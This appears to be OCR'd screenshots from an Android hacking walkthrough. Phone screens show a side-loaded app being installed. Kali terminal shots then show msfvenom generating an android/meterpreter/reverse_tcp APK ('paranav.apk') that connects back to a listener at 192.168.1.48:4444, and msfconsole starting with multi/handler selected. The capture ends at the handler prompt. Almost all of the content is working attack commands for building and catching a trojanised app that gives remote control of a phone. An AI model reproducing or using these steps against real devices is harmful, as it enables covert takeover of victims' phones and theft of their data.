
MainActivity


Do you want to install this app?



MainActivity


App installed.






1 2 3 4
15:29
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.48 lport=4444 R>paranav.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10238 bytes

┌──(kali㉿kali)-[~]
└─$ msfconsole


 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security   ]                         |
|                                                                              |
|                 Password:           [              ]                         |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```




1 2 3 4
15:30
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
|                                                                              |
|                                                                              |
|                 User Name:          [   security    ]                        |
|                                                                              |
|                 Password:           [               ]                        |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                        https://metasploit.com|
|______________________________________________________________________________|


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

